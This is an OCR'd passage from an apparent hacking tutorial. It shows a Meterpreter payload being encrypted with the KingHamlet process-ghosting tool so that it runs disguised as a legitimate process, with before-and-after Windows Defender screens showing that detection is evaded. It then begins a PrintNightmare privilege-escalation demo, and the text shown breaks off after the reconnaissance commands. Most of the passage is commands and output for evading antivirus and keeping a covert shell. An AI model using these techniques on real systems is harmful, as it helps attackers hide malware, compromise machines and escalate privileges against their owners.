


```
Mode                 LastWriteTime         Length Name
----                 -------------         ------
d-----          7/8/2021  11:33 AM                [redacted]
d-----         6/29/2021   9:12 PM
d-----         7/14/2021   4:59 PM
-a----         6/28/2021  10:34 AM      476148404
-a----          7/5/2021  12:45 PM      918680196
-a----         6/16/2021   9:16 PM        6117927

-a----         6/16/2021   9:16 PM        6117927

-a----          7/6/2021  12:03 PM       22451488
-a----         6/29/2021   8:26 AM        1109136

-a----         6/29/2021   4:38 PM          21000

-a----         6/29/2021   2:49 PM          19338

-a----          7/5/2021  11:24 PM      849008319

-a----          7/8/2021  11:23 AM      291179799


-a----          7/8/2021  11:23 AM      291179799


-a----          7/8/2021  11:23 AM      291179799

-a----         6/22/2021   8:20 AM             99
-a----          7/9/2021  12:38 AM          16931

-a----         6/27/2021   3:34 PM          20985
-a----          7/2/2021   5:04 PM       29004596
-a----         4/14/2021   6:53 PM           1406
-a----         6/25/2021   9:49 PM         894744
-a----         7/14/2021   2:05 PM        1274088
-a----          7/6/2021  11:56 AM       18980352

-a----         4/28/2021   9:26 PM           1919
------         6/22/2021  11:00 AM       79931880

-a----         7/12/2021   3:19 PM          11757
-a----         7/14/2021   1:53 PM         828416

PS C:\Users\user\Desktop> ./app.exe
```

Windows Security
Virus & threat protection
Protection for your device against threats.
Current threats
Threats found. Start the recommended actions.
Trojan:Win32/Meterpreter.gen!E
7/14/2021 5:15 PM (Active)
Severe
Start actions
Scan options
Allowed threats
Protection history
Virus & threat protection settings
No action needed.

We fire up the hamlet tool in Windows to encrypt the exe which has a payload as this will help us evade detection. We use the below commands.King hamlet tool has two basic commands. One to encrypt the exe having the payload [kinghamlet.exe <payload.exe><encryption key>] and another to run the encrypted payload as a legitimate process[kinghamlet.exe <encrypted.exe.khe><encrypt key><targetfile.exe>]

kh.exe <sourcefile.exe> <encrypt key>




```
PS C:\Users\user\Desktop> .\KingHamlet.exe app.exe hello
-*-"There is nothing either good or bad, but thinking makes it so."-*-

Encrypting File "app.exe" - result file "app.exe.khe" - key "hello"
- Opening Source File...Success
- Reading Source File...Success - 828416 bytes readed
- Creating Target File "app.exe.khe"...Success
- Encrypting File contents...Success - 828416 bytes encrypted
- Writing Target File Content...Success - 828420 bytes writed

The End.
PS C:\Users\user\Desktop>
```

Then execute the file.

kh.exe <encrypted.khe><encryptkey><targetfile.exe>

This is to make sure the process runs as a legitimate executable. Then we run the kh.exe.



Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd ~/Desktop
PS C:\Users\user\Desktop> .\KingHamlet.exe  app.exe.khe hello Bandicam.ex
-*-"There is nothing either good or bad, but thinking makes it so."-*-

Executing File "app.exe.khe" with Encryption key "hello" - Target "Bandic
- Creating Target File...Success
- Setting Target File in Delete Pending State...Success
- Copying Source File...Success - 1274096 bytes readed
- Decrypting File contents...Success - Original Size 1274088 bytes
- Writing File contents...Success - 1274088 bytes writed
- Creating Section File Mapping...Success
- Creating Map View from the file...Success - Entry point 0x000846C0
- Creating Child Process...Success - Process ID 4588
- Assigning Process Arguments and Environment Variables...Success
- Creating Child Thread...Success - Threat ID 11756
```

Task Manager

File Options View
Processes Performance App history Startup Users Details Services

Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
	4588	Running	user	00	1,576 K	Not allowed
AdobeUpdateService...	4848	Running	SYSTEM	00	604 K	Not allowed
AGMService.exe	4864	Running	SYSTEM	00	1,352 K	Not allowed
AGSService.exe	4896	Running	SYSTEM	00	2,280 K	Not allowed
ApMsgFwd.exe	828	Running	user	00	412 K	Disabled
ApntEx.exe	7528	Running	user	00	460 K	Disabled
Apoint.exe	5788	Running	user	00	1,232 K	Disabled
ApplicationFrameHo...	11684	Running	user	00	7,512 K	Disabled
audiodg.exe	11188	Running	LOCAL SE...	00	4,028 K	Not allowed
browser_assistant.exe	9716	Running	user	00	1,340 K	Disabled
browser_assistant.exe	968	Running	user	00	696 K	Disabled
chrome.exe	1756	Running	user	00	55,552 K	Disabled
chrome.exe	10364	Running	user	00	1,372 K	Disabled
chrome.exe	12248	Running	user	00	52,556 K	Disabled
chrome.exe	9944	Running	user	00	11,408 K	Disabled
chrome.exe	3084	Running	user	00	3,280 K	Disabled
chrome.exe	5852	Running	user	00	55,676 K	Disabled
chrome.exe	240	Running	user	00	6,700 K	Disabled
chrome.exe	12144	Running	user	00	9,940 K	Disabled
chrome.exe	9128	Running	user	00	5,804 K	Disabled

Our payload decoys itself as a Windows Problem Reporting process which is a windows core process in the Windows Operating System. When we run the encrypted executable using king hamlet tool the windows defender detects no current malicious activity hence the payload runs undetected . At this stage a hacker is able to securely communicate with the victim machine without being detected. From the shell he/she can be able to launch other attacks on the victim system.



Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: 7/13/2021 11:44 AM (quick scan)
1 threats found.
Scan lasted 2 minutes 43 seconds
26386 files scanned.

Virus & threat protection settings

No action needed.

IMPLICATIONS OF PROCESS GHOSTING ON THE VICTIM MACHINE.

When a machine has a ghosted malware process, it is very hard to be detected unless an update is rolled out by your Antivirus company since the process oper -ates under the radar.

It is hard to remove such a malware since it cannot be deleted unless you use an antivirus which is likely to be found in the paid versions of the Anti virus.

With the right tools in hand it is easy for a hacker to carry out the attack on the system machine. i.e. Tools used to carry out the attack are freely available on the internet.

Exploiting Privilege Escalation


PrintNightmare

PrintNightmare is a critical vulnerability affecting the Microsoft Windows operating systems. The recently disclosed vulnerability is present in the print spooler service of Microsoft Windows. The printer spooler service is used for printing services and is turned on by default. The versions of Windows vulnerable to PrintNightmare include Windows 7 to Windows 10 and windows Server 2008 to the latest version of Windows Servers.

The PrintNightmare vulnerability has two variants : one is enabling remote code execution (CVE-2021-34527) and the other privilege escalation (CVE-2021-1675). In this article, readers will see a demonstration of exploiting the privilege escalation vulnerability in PrintNightmare.


For this demonstration, we will use Windows 10 version 1809. The download information of the powershell script we used in this demo is given in our Downloads section.

In this scenario, imagine I already have access to the target machine as a user with low privileges. Let me demonstrate it to you. The first thing I need to confirm is whether the printer spooler servi-ce is running on the target system or not. This can be done using powershell command Get-Service -Name "spooler".




```
PS C:\Users\user1> Get-Service -Name "spooler"

Status   Name               DisplayName
------   ----               -----------
Running  spooler            Print Spooler

|

PS C:\Users\user1>
```

The print spooler service is running. Now I can exploit it. Before that let me show you that I am a user with limited privileges i.e as "user 1" with very limited privileges.




```
PS C:\Users\user1> net user user1
User name                    user1
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/10/2021 1:11:57 PM
Password expires             Never
Password changeable          7/10/2021 1:11:57 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/11/2021 7:21:26 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\user1>
```



